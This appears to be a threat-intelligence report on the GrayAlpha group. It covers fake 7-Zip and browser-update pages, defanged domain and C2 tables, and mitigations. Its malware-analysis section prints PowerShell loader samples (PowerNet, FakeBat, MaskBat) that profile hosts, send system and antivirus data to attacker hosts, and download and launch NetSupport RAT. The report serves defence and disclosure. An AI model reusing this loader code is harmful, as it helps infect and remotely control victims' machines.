Download	.exe	32-bit Windows x86	
Download	.exe	64-bit Windows arm64	
Download	.msi	64-bit Windows x64	(alternative MSI installer) 7-Zip for 64-bit Windows x64
Download	.msi	32-bit Windows x86	(alternative MSI installer) 7-Zip for 32-bit Windows
Download	.7z	Windows x86 / x64	7-Zip Extra: standalone console version, 7z DLL, Plugin for Far Manager
Download	.tar.xz	64-bit Linux x86-64	7-Zip for Linux: console version
Download	.tar.xz	32-bit Linux x86	
Download	.tar.xz	64-bit Linux arm64	
Download	.tar.xz	32-bit Linux arm	
Download	.tar.xz	macOS (arm64 / x86-64)	7-Zip for MacOS: console version
Download	.7z	any / Windows	7-Zip Source code
Download	.tar.xz	any / Windows	7-Zip Source code
Download	.7z	any / Windows	LZMA SDK: (C, C++, C#, Java)
Download	.exe	Windows	7zr.exe (x86) : 7-Zip console executable

We recommend to use **exe** type installer instead of **msi** installer version.

Download 7-Zip 19.00 (2019-02-21) for Windows:

Link	Type	Windows	Description
Download	.exe	64-bit x64	7-Zip for 64-bit Windows x64
Download	.exe	32-bit x86	7-Zip for 32-bit Windows

Figure 6: *https://7zip-1508[.]top/ as of August 15, 2024 (Source: URLScan)*

Much like the infrastructure linked to Infection Vector 1, these fake 7-Zip pages incorporate the same fingerprinting script. However, a key distinction lies in the use of CDN-themed domains: while the fake browser update pages rotate through various CDN-themed domains, the 7-Zip pages have consistently relied on a single, static CDN-themed domain, *cdn32[.]space*. **Table 2** provides a list of domains associated with Infection Vector 2 that were still resolving as of 2025. A comprehensive list of all domains linked to Infection Vector 2 — including those that did not resolve at any point in 2025 — can be found in **Appendix A**.

Domain	IP Address	ASN	First Seen	Last Seen
7-zip[.]shop	94[.]159[.]100[.]111	AS215730	2024-11-22	2025-05-05
7zip-archiver[.]click	62[.]60[.]155[.]194	AS210644	2025-03-11	2025-03-14
7zip-archiver[.]shop	62[.]60[.]155[.]194	AS210644	2025-03-15	2025-04-04
	185[.]125[.]50[.]209	AS215730	2025-04-05	2025-05-03
7zip-org[.]live	N/A	N/A	N/A	N/A
7zip[.]sbs	94[.]159[.]100[.]111	AS215730	2024-11-26	2025-05-04
7zip2024[.]shop	94[.]159[.]96[.]222	AS215730	2024-11-16	2025-03-09
7zipx[.]site	94[.]159[.]96[.]222	AS215730	2024-11-19	2025-03-10
h2[.]den4ik440[.]ru	94[.]159[.]100[.]117	AS215730	2024-10-11	2025-03-20
seven-zip[.]click	91[.]200[.]14[.]23	AS215730	2025-04-22	2025-05-05
sevenzip[.]shop	91[.]200[.]14[.]23	AS215730	2025-04-23	2025-05-05
sevenzip[.]today	91[.]200[.]14[.]23	AS215730	2025-04-23	2025-05-05

***Table 2**: Domains linked to Infection Vector 2 still resolving as of 2025 (Source: Recorded Future)*

Notably, all but two of the IP addresses are associated with AS215730 (H2NEXUS LTD), a relatively new hosting provider established in January 2024. H2NEXUS currently announces just six IP prefixes. The company is registered in the UK through "First Formations" at 71-75 Shelton Street, Covent Garden — a well-known address and formation service frequently used by Russian bulletproof hosting providers. H2NEXUS advertises its services across a number of Russian-language forums such as LolzTeam.

It is also noteworthy that the domain *7zip-2024[.]pro* was observed hosting a fake browser update website impersonating CNN as of August 2024 — likely the result of an operational misconfiguration. This, along with other indicators, supports the assessment that Infection Vectors 1 and 2 are connected. Among the various domains hosting fake 7-Zip pages, Insikt Group identified an outlier associated with the domain *den4ik440[.]ru*. In particular, the subdomain *h2[.]den4ik440[.]ru* was hosted on the IP

address *94[.]159[.]100[.]117* and found to be serving an identical 7-Zip page, including the same fingerprinting script as well as the POST request to the domain *cdn32[.]space* (see **Figure 2**). Of note, the IP address *94[.]159[.]100[.]117* is only six octets away from another GrayAlpha-linked server, *94[.]159[.]100[.]111.* A search for "den4ik440" led to a YouTube channel under the username "Den4ik440", which in turn led to the discovery of various other linked aliases and accounts on multiple underground forums. Despite links to NetSupport RAT and GrayAlpha, Insikt Group assesses that "Den4ik440" may be a false flag or unwitting participant, possibly recruited under false pretenses for tasks like server setup or domain registration. Similar tactics were used by FIN7 via the fake company Bastion Secure.

Infection Vector 3: TAG-124

As previously noted, TAG-124's TDS has gained significant traction among a diverse array of cybercriminals — and potentially even state-sponsored actors. TAG-124 leverages an extensive network of compromised WordPress websites, which in turn employ either fake browser update lures or the ClickFix technique to deliver payloads (see **Figure 7**).




***Figure 7**: TAG-124 infection chain and infrastructure setup (Source: Recorded Future)*

Since at least August 2024, Insikt Group has identified cases where NetSupport RAT samples associated with GrayAlpha were delivered via TAG-124's infrastructure — an observation not publicly reported until now. In one such instance, a compromised WordPress site embedding the TAG-124 domain *chhimi[.]com* ultimately resulted in a NetSupport RAT infection, which then established a

connection to its C2 server at *166[.]88[.]159[.]187* on port 443 (1, 2). Of note, the exact relationship between GrayAlpha and TAG-124 is unknown at the time of writing.

Malware Analysis

GrayAlpha has traditionally relied on tools like EugenLoader (also known as FakeBat or PaykLoader) and POWERTRASH to deploy persistent backdoors, including Carbanak and NetSupport RAT. In November 2023, Microsoft reported that Sangria Tempest, which overlaps with GrayAlpha and FIN7, had used Storm-1113's EugenLoader, delivered via malicious MSIX package installations. After execution, Sangria Tempest proceeded to install Carbanak — a backdoor the group has operated since at least 2014 — which then enabled the deployment of the GraceWire malware implant.

In additional cases, the group exploited Google ads to lure users into downloading malicious MSIX application packages — likely hosted on Storm-1113 infrastructure. These packages ultimately triggered the execution of POWERTRASH, a heavily obfuscated PowerShell script. Once executed, POWERTRASH was used to load the NetSupport RAT and the GraceWire malware implant.

EugenLoader is a widely used loader malware family that has gained momentum since its emergence in late 2022. It is primarily distributed through malvertising and drive-by download campaigns. Operated under a loader-as-a-service (LaaS) model, EugenLoader allows cybercriminals to easily subscribe and deploy it for malicious activities. Typically, it delivers secondary payloads such as IcedID, LummaC2, RedLine Stealer, and SectopRAT by masquerading as legitimate software — such as Notion or Epic Games — via deceptive advertisements that redirect victims to cloaked domains.

In more recent campaigns, Insikt Group has observed GrayAlpha persist in using MSIX packages to deploy NetSupport; however, GrayAlpha has shifted tactics by employing two distinct, customized loaders — PowerNet and MaskBat. While MaskBat, a custom version of FakeBat, was exclusively delivered through Infection Vector 1, PowerNet was observed across all three identified infection vectors (see **Figure 8**).




***Figure 8**: PowerNet and MaskBat loaders by infection vector (Source: Recorded Future)*

GrayAlpha's PowerShell Loaders

PowerNet Loader

The PowerNet loader is a PowerShell-based loader delivered via MSIX packages, resembling the infection method used by FakeBat. However, unlike FakeBat — which typically retrieves payloads from external sources — PowerNet extracts and executes the payload embedded within the MSIX package itself. A notable feature of this loader is its environment check: it verifies whether the host is part of an enterprise domain, and if not, it terminates execution — likely as a sandbox evasion technique (see **Figure 9**).

```
$url = "https://www.concur[.]com/"
Start-Process $url


$domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain


if ($domain -eq "WORKGROUP") {
} else {
   cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e VFS\ProgramFilesX64\client2.7z
-oC:\Users\Public -p1234567890"
   cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e C:\Users\Public\client1.7z
-oC:\Users\Public -p1234567890"
   $path = "C:\Users\Public\client32.exe"
   Start-Process $path
}
```

***Figure 9**: PowerNet Loader Type 1 (Source: Recorded Future)*

Interestingly, the domain validation code segment described above is also present in the "Usradm Loader," observed in a FIN7-related activity cluster known as WaterSeed, as tracked by NTT Security.

Following the domain validation, the script proceeds to decrypt and extract a 7-Zip archive using a hard-coded password. Typically, this process involves multiple layers of compressed archives, with one to three extraction steps depending on the loader variant. Ultimately, the final payload is executed. To date, only NetSupport RAT has been observed as the final payload.

While the use of encrypted, compressed payloads and PowerShell-based unpacking mirrors the techniques used in traditional FakeBat operations, PowerNet and FakeBat share no underlying code similarities.

Insikt Group identified several variants of the PowerNet Loader beyond the Type 1 variant illustrated in **Figure 9**. Type 2 is functionally identical to Type 1 but lacks domain validation. Type 3 introduces a different header structure and incorporates a redirect to a specified URL. Type 4 mirrors the functionality of Type 3 while excluding domain validation. Finally, Type 5 is the most minimal variant, containing no header, messages, or redirects — it solely decompresses and executes (see **Figure 10**).

Type	PowerNet Loader

2	`Add-Type -AssemblyName PresentationFramework`
	`$title = 'Information'`
	`$message = 'Update was successfully installed'`
	`$buttons = [System.Windows.MessageBoxButton]::OK`
	`$icon = [System.Windows.MessageBoxImage]::Information`
	`$result = [System.Windows.MessageBox]::Show($message, $title, $buttons, $icon)`
	
	`cmd /c "VFS\ProgramFilesX64\13\13.exe e VFS\ProgramFilesX64\folder3.7z -oC:\Users\Public\Music\folder -pfolder3"`
	`cmd /c "VFS\ProgramFilesX64\13\13.exe e C:\Users\Public\Music\folder\folder2.7z -oC:\Users\Public\Music\folder -pfolder2"`
	`cmd /c "VFS\ProgramFilesX64\13\13.exe e C:\Users\Public\Music\folder\folder1.7z -oC:\Users\Public\Music\folder -pfolder1"`
	`$path = "C:\Users\Public\Music\folder\lucky.exe"`
	`Start-Process $path`

3	`$url = "https://www.google.com/intl/en_en/chrome/"`
	`Start-Process $url`
	
	`$domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain`
	
	`if ($domain -eq "WORKGROUP") {`
	`} else {`
	`cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e VFS\ProgramFilesX64\client2.7z -oC:\Users\Public\Documents\Client -p88888888"`

	cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e C:\Users\Public\Documents\Client\client1.7z -oC:\Users\Public\Documents\Client -p88888888" $path = "C:\Users\Public\Documents\Client\client32.exe" Start-Process $path }
4	$url = "https://www.google.com/chrome/" Start-Process $url cmd /c "VFS\ProgramFilesX64\25\25.exe e VFS\ProgramFilesX64\Documents3.7z -oC:\Users\Public\Documents\Documents -pDocuments3" cmd /c "VFS\ProgramFilesX64\25\25.exe e C:\Users\Public\Documents\Documents\Documents2.7z -oC:\Users\Public\Documents\Documents -pDocuments2" cmd /c "VFS\ProgramFilesX64\25\25.exe e C:\Users\Public\Documents\Documents\Documents1.7z -oC:\Users\Public\Documents\Documents -pDocuments1" $path = "C:\Users\Public\Documents\Documents\file.exe" Start-Process $path
5	cmd /c "VFS\ProgramFilesX64\13\13.exe e VFS\ProgramFilesX64\7z24083.7z -oC:\Users\Public\7z2408 -p7z24083" cmd /c "VFS\ProgramFilesX64\13\13.exe e C:\Users\Public\7z2408\7z24082.7z -oC:\Users\Public\7z2408 -p7z24082" cmd /c "VFS\ProgramFilesX64\13\13.exe e C:\Users\Public\7z2408\7z24081.7z -oC:\Users\Public\7z2408 -p7z24081" $path1 = "C:\Users\Public\7z2408\7z2408.exe" $path2 = "C:\Users\Public\7z2408\7z2408-x64.exe" Start-Process $path1 Start-Process $path2

***Figure 10**: PowerNet Loader types 2 through 5 (Source: Recorded Future)*

MaskBat Loader

Insikt Group has identified GrayAlpha deploying an obfuscated, customized variant of FakeBat, referred to as MaskBat. It remains unclear whether this version was developed by the original FakeBat authors or by GrayAlpha itself. Both scenarios are plausible, as FakeBat's PowerShell scripts are publicly available, and GrayAlpha possesses the capabilities for bespoke tool development. Functionally, MaskBat mirrors FakeBat in its use of MSIX packages to execute PowerShell scripts that retrieve and launch a final payload. The primary distinction lies in the obfuscation techniques employed. Unlike FakeBat, which typically downloads a GPG-encrypted archive before extraction and execution, MaskBat samples directly download and run the payload. The code similarities of FakeBat and MaskBat are highlighted in yellow in **Figure 11**.

FakeBat

```
$osCaption = (Get-WmiObject -Class Win32_OperatingSystem).Caption
$domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty
Domain
$AV = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct
$dis = $AV | ForEach-Object {
   $_.displayName
}
$Names = $dis -join ", "
$start = @{
   status = "start"
   os = $osCaption
   domain = $domain
   av = $Names
}
$h_json = $start | ConvertTo-Json
$publicKeyXml =
"<RSAKeyValue><Modulus>yAzh3NmBGC0QOwrjcDOTBCDeyN0Usjlx8Hc5oBRL7swTsXYKRMvisL
Xz8M/Y5LneNr347as0z5n+e8PHPtrMPgAVA/Ps373K9PzyVQ9jEucUAtRi5/ZxMJyVyAyiKA3+YiH
+klIjiqpR9cEUd3OvnARcdpT5ROMi8wpzEaRuA2GO+xDUV4xTW50p5lSe5u8+PLvwBYpz3A8R/uTy
P4TmWxRNVUjEadYoGYZgJn/nUnnQq+NUqr9gQViMdX2wPnCdv32jM4n+aWiN59VU6e4NPib6Zvc5z
fJDEuyhkjaapWlluFY55EcCyKAuxaFkAmpsg86gBWHMIn4o4miE72ylkQ==</Modulus><Exponen
t>AQAB</Exponent></RSAKeyValue>"
$rsa = New-Object System.Security.Cryptography.RSACryptoServiceProvider
$rsa.FromXmlString($publicKeyXml)
$stringToEncrypt = $h_json
$bytesToEncrypt = [System.Text.Encoding]::UTF8.GetBytes($stringToEncrypt)
$encryptedBytes = $rsa.Encrypt($bytesToEncrypt, $false)
$encryptedString = [Convert]::ToBase64String($encryptedBytes)
$lnk = "https://utr-jopass[.]com/index.php?utm_content=$encryptedString"

try {
   $response = Invoke-RestMethod -Uri $lnk -Method GET

}
catch {
   if ($_.Exception.Response.StatusCode -eq 'ServiceUnavailable') {
       exit
   }
 }

$alphabet = "abcdefghijklmnopqrstuvwxyz"
$jam = -join (1..8 | ForEach-Object { Get-Random -InputObject
$alphabet.ToCharArray() })

New-Item -ItemType Directory -Path "$env:APPDATA\$jam"
$url = "https://monkeybeta[.]com/crypt/Package.tar.gpg"
$outputPath = "$env:APPDATA\$jam.gpg"
Invoke-WebRequest -Uri $url -OutFile $outputPath
echo 'riudswrk' | .$env:APPDATA\local\gpg.exe --batch --yes --passphrase-fd 0
--decrypt --output $env:APPDATA\$jam.rar $env:APPDATA\$jam.gpg
```

	....<truncated>....

MaskBat	`$j = Start-Job -ScriptBlock {`
	`  $ETrxTbEPsmATNP = (Get-WmiObject -Class Win32_OperatingSystem).Caption`
	`  $UUWUnvxPOfRPnTafOvynWyPRb = '43'`
	`  $AKAfhgdSZRPeIBZfLjhAAfSK = 'cdbd727b-4cae-41bb-a330-e8e4791fb4a3'`
	`  $zOVqtWqCnBlJBFkCyldR = [System.Net.WebUtility]::UrlEncode($ETrxTbEPsmATNP)`
	`  $mrXYrAzEHOOqWH = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain`
	`  $cZLqoGoE = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct`
	`  $IYGUKpqLLpzYKzdOGh = $cZLqoGoE | ForEach-Object {`
	`  $_.displayName`
	`  }`
	`  $YbXYXvIAEoUYM = $IYGUKpqLLpzYKzdOGh -join ", "`
	`  $W = "w"`
	`  $duYaSuvTvjvXhBj = (New-Guid).ToString()`
	`  $DwkJstCioRvZfJNZiA = New-Object Net.WebClient`
	`  $DwkJstCioRvZfJNZiA.Headers.Add("User-Agent", "myUserAgentHere")`
	`  $zjacP = "?XXLCNYJfCDVSLhSqpa=$YbXYXvIAEoUYM&jvLUIAILcjq=$mrXYrAzEHOOqWH&M=$zOVqtWqCnBlJBFkCyldR&caIQQRIIQMfo=$($UUWUnvxPOfRPnTafOvynWyPRb)&SLqSpSVjqGDcq=$AKAfhgdSZRPeIBZfLjhAAfSK&File=file&lgOVHcJ=$W&cJDZRGAlcf=$duYaSuvTvjvXhBj"`
	`  $yPENSh = "http"+"s"+"://"+"eprst"+"4"+"31.boo/73689d8a-25b"+"4"+"-"+"4"+"1cf-b693-05591ed80"+"4"+"a7-7"+"4"+"33f7b1-9997-"+"4"+"77b-aadc-5a6e8d233c61" + "$($zjacP)"`
	`  $eaUlxlUHzclfn = $DwkJstCioRvZfJNZiA.DownloadString($yPENSh)`
	`  $AOfOqMjHpAXDHekjXs = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($eaUlxlUHzclfn))`
	`  $iafO = "usradm"`
	`  if ($AOfOqMjHpAXDHekjXs.Contains($iafO)) {`
	
	`  try {`
	
	`  $NBNZwAQXZtFjNgAPmkSdudZgN = "QKavWbQUZWhaZRKSaSWQNal.ps1"`
	`  $E = "C:\ProgramData\$($NBNZwAQXZtFjNgAPmkSdudZgN)"`
	`  $AOfOqMjHpAXDHekjXs | Out-File -FilePath $E`
	`  $tddxrHrQOuCfftlO = $NBNZwAQXZtFjNgAPmkSdudZgN`
	`  $zjacP = "?kSPJDYkbDCMnX=$($NBNZwAQXZtFjNgAPmkSdudZgN)&SLqSpSVjqGDcq=$($AKAfhgdSZRPeIBZfLjhAAfSK)"`
	`  $llon = "http"+"s"+"://"+"eprst431."+"b"+"oo/"+"b"+""+"b"+"9c1a14-4e3d-40a"+"b"+"-"+"b"+"cc8-0"+"b"+"84e78255"+"b"+"0-4"+"b"+"ed9ff2-0f4e-48f"+"b"+"-92ed-1065fcd85e01" + "$($zjacP)"`
	`  $eaUlxlUHzclfn = $DwkJstCioRvZfJNZiA.DownloadString($llon)`
	`  $AOfOqMjHpAXDHekjXs = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($eaUlxlUHzclfn))`

	....<truncated>....

***Figure 11**: Excerpt of FakeBat and MaskBat (Source: Recorded Future, Recorded Future)*

Another notable characteristic of the MaskBat loader is the presence of the string "`usradm`" which also appears in the WaterSeed cluster previously identified by NTT Security. This string is highlighted in green in **Figure 11**.

NetSupport RAT

All NetSupport RAT samples associated with GrayAlpha were tied to the NetSupport license ID `MGJFFRT466` and serial number `NSM301071`, both of which have previously been linked to FIN7 activity. **Table 3** lists several known NetSupport RAT C2 servers connected to GrayAlpha.

IP Address	ASN	ASN Organization	Notes
62[.]76[.]234[.]49	AS26383	ASNET	N/A
91[.]149[.]232[.]112	AS26383	ASNET	N/A
172[.]208[.]117[.]89	AS8075	Microsoft Corporation	Showed self-signed certificate with subject and issuer name of 1mss as listed in **Appendix B**
212[.]224[.]107[.]150	AS44066	firstcolo GmbH	FIN7 had used another IP address, *212[.]224[.]107[.]203*, in the same CIDR /24 range as an Anubis backdoor C2
166[.]88[.]159[.]187	AS26383	ASNET	N/A
45[.]82[.]84[.]13	AS36352	AS-COLOCROSSING	N/A
206[.]206[.]123[.]97	AS212238	CDNEXT - Datacamp Limited	N/A

***Table 3**: GrayAlpha-linked NetSupport RAT C2 servers (Source: Recorded Future)*

The majority of GrayAlpha NetSupport RAT C2s were hosted on infrastructure announced via ASNET (AS26383). ASNET is commonly referenced by its responsible organization, "Baxet Group Inc.", an organization linked to the ISPs "just[.]hosting" and "jvps[.]hosting" via their terms of service. The ASN has been used by a multitude of threat actors and has hosted a number of different malware families and ransomware strains. ASNET also utilizes Stark Industries Solutions as one of its upstream providers, again highlighting GrayAlpha's apparent preference for resilient or bulletproof infrastructure providers with a history of supporting malicious activity.

Insikt Group determined that nearly 75% of all NetSupport RAT samples associated with MSIX packages were linked to just two certificate serial numbers (see **Figure 12**). Additionally, the certificates are not exclusive to any one loader type; PowerNet and MaskBat are used in both. In total, Insikt Group identified eleven distinct certificate serials.




***Figure 12**: Breakdown of certificate serials observed with MSIX packages (Source: Recorded Future)*

Potentially Linked Infrastructure

Several NetSupport RAT C2 servers associated with the GrayAlpha threat group — specifically *62[.]76[.]234[.]49*, *91[.]149[.]232[.]112*, and *212[.]224[.]107[.]150* — were observed using a self-signed certificate listing both the subject and issuer as "WIN-LH6KTLEDLTS". Notably, this certificate appeared in conjunction with both Remote Desktop Protocol (RDP) and HTTP services. On at least one of these servers, the same machine name was also present in the service banner. It remains unclear whether this disclosure was deliberate or an operational oversight by the threat actor. Through analysis of this unique self-signed certificate, Insik Group was able to pivot and uncover additional servers potentially tied to GrayAlpha (see **Table 4**).

IP Address	ASN	ASN Organization	Notes
2[.]58[.]95[.]73	AS26383	ASNET	N/A
5[.]252[.]176[.]143	AS39798	MivoCloud SRL	N/A
5[.]252[.]178[.]150	AS39798	MivoCloud SRL	N/A
45[.]140[.]17[.]49	AS198953	Proton66 OOO	N/A
62[.]76[.]234[.]99	AS26383	ASNET	Same CIDR /24 range as one of the NetSupport RAT C2 servers from **Table 3** and the DiceLoader-associated server 62[.]76[.]234[.]234
62[.]76[.]234[.]234	AS26383	ASNET	Linked to DiceLoader, which is used by FIN7
176[.]32[.]39[.]71	AS51659	LLC Baxet	N/A
188[.]124[.]59[.]18	AS51248	Host-Telecom.com s.r.o.	N/A
188[.]132[.]183[.]172	AS214036	ULTAHOST-AS	N/A
193[.]23[.]118[.]165	AS214036	ULTAHOST-AS	N/A
194[.]87[.]82[.]252	AS26383	ASNET	N/A
195[.]133[.]67[.]165	AS26383	ASNET	N/A
212[.]224[.]107[.]150	AS44066	firstcolo GmbH	N/A

***Table 4**: IP addresses potentially linked to GrayAlpha based on shared self-signed certificates (Source: Recorded Future)*

Similar to the known NetSupport RAT C2 server, the majority of the infrastructure shown in **Table 4** is announced via ASNET, with the inclusion of "Proton 66 OOO". Proton 66 OOO is another well-known Russian-language bulletproof hosting provider. Proton 66 OOO has been linked through underground forums to openly bulletproof hosts such as Bearhost, providing further evidence of GrayAlpha's sustained preference for abuse-resistant infrastructure favored by cybercriminal actors.

Mitigations

- **User Training and Awareness**: Train employees to recognize fake browser updates and fake download pages. Incorporate the latest lure schemes and attack trends into training to keep awareness current. Regular training can significantly reduce the risk of user actions leading to an infection (for example, training employees to verify that downloads are from legitimate sources).
- **Threat Landscape Monitoring**: Monitor the threat landscape to understand the tools and tactics used by groups such as GrayAlpha. This will help in setting up effective security controls and inform strategic decisions to better protect your organization.
- **Minimize Data Storage**: Reduce the amount of sensitive data stored to limit potential exposure in case of a breach, particularly in scenarios involving double extortion attacks where attackers might threaten to leak stolen data.
